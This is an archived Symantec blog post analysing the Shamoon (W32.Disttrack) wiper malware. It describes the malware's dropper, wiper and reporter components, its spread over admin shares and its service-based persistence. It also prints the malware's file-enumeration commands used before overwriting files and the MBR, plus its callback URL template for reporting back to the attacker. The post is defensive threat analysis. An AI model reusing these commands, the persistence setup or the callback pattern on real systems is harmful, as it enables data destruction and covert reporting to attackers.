The Shamoon Attacks

web.archive.org/web/20120818235442/https://www.symantec.com/connect/blogs/shamoon-attacks

Updated: 16 Aug 2012 | Translations available: 日本語

Symantec Security Response
Symantec Employee

+2 2 Votes
Login to vote

Tweet
W32.Disttrack is a new threat that is being used in specific targeted attacks against at least one organization in the energy sector. It is a destructive malware that corrupts files on a compromised computer and overwrites the MBR (Master Boot Record) in an effort to render a computer unusable.

W32.Disttrack consists of several components:

1. Dropper—the main component and source of the original infection. It drops a number of other modules.
2. Wiper—this module is responsible for the destructive functionality of the threat.
3. Reporter—this module is responsible for reporting infection information back to the attacker.

Dropper Component

The Dropper component performs the following actions:

- Copies itself to *%System%\trksvr.exe*

- Drops the following files embedded into resources:
  - A 64-bit version of the dropper component: *%System%\trksrv.exe* (contained in the “X509” resource)
  - Reporter component: *%System%\netinit.exe* (contained in the "PKCS7" resource)
  - Wiper component: *%System%\[NAME SELECTED FROM LIST].exe* (contained in the "PKCS12" resource)


    Note: The name of the component is selected from the following list:
    - caclsrv
    - certutl
    - clean
    - ctrl
    - dfrag
    - dnslookup
    - dvdquery
    - event
    - extract
    - findfile
    - fsutl
    - gpget
    - iissrv
    - ipsecure
    - msinit
    - ntx
    - ntdsutl
    - ntfrsutil
    - ntnw
    - power
    - rdsadmin
    - regsys
    - routeman
    - rrasrv
    - sacses
    - sfmsc
    - sigver
    - smbinit
    - wcscript
- Copies itself to the following network shares:
  - ADMIN$
  - C$\\WINDOWS
  - D$\\WINDOWS
  - E$\\WINDOWS
- Creates a task to execute itself

- Creates the following service to start itself whenever Windows starts:
    - **Service name:** TrkSvr
    - **Display name:** Distributed Link Tracking Server
    - **Image path:** %System%\trksvr.exe

Wiper Component

The Wiper component includes the following functionality:

- Deletes an existing driver from the following location and overwrites it with another legitimate driver:
    - *%System%\drivers\drdisk.sys*
    - The device driver is a clean disk driver that enables user-mode applications to read and write to disk sectors. The driver is used to overwrite the computer’s MBR but may be used for legitimate purposes.
    - The file is digitally signed
- Executes the following commands that collect file names, which will be overwritten and writes them to *f1.inf* and *f2.inf*:



```
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i
download 2>nul >f1.inf
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i
document 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i download 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i document 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i picture 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i video 2>nul >>f1.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i music 2>nul >>f1.inf
dir "C:\Documents and Settings\" /s /b /a:-D 2>nul  | findstr -i
desktop 2>nul >f2.inf
dir C:\Users\ /s /b /a:-D 2>nul  | findstr -i desktop 2>nul >>f2.inf
dir C:\Windows\System32\Drivers /s /b /a:-D 2>nul >>f2.inf
dir C:\Windows\System32\Config /s /b /a:-D 2>nul | findstr -v -i
systemprofile 2>nul >>f2.inf
```

Files from the *f1.inf* and *f2.inf* will be overwritten with the JPEG image shown below. Overwritten files are thus rendered useless.

Figure 1. *Image used to overwrite files*

Finally, the component will overwrite the MBR so that the compromised computer can no longer start

The following string that points to the location of debug symbols was left in the Wiper component of this threat and gives an idea of where the component was located on the developer’s computer:
C:\Shamoon\ArabianGulf\wiper\release\wiper.pdb

Reporter Component

The Reporter component is responsible for sending infection information back to the attacker. Information is sent as a HTTP GET request and is structured as follows:
http://[DOMAIN]/ajax_modal/modal/data.asp?mydata=[MYDATA]&uid=[UID]&state=[STATE]

The following data is sent to the attacker:

- [DOMAIN]—a domain name
- [MYDATA]—a number that specifies how many files were overwritten
- [UID]—the IP address of the compromised computer

- [STATE]—a random number

Threats with such destructive payloads are unusual and are not typical of targeted attacks. Symantec Security Response is continuing to analyze this threat and will post more information as it becomes available. Symantec customers are protected from this threat, which our security products detect as W32.Disttrack.

Blog Entry Filed Under:

Security, Security Response, Endpoint Protection (AntiVirus), W32.Disttrack

- Symantec Security Response's blog
-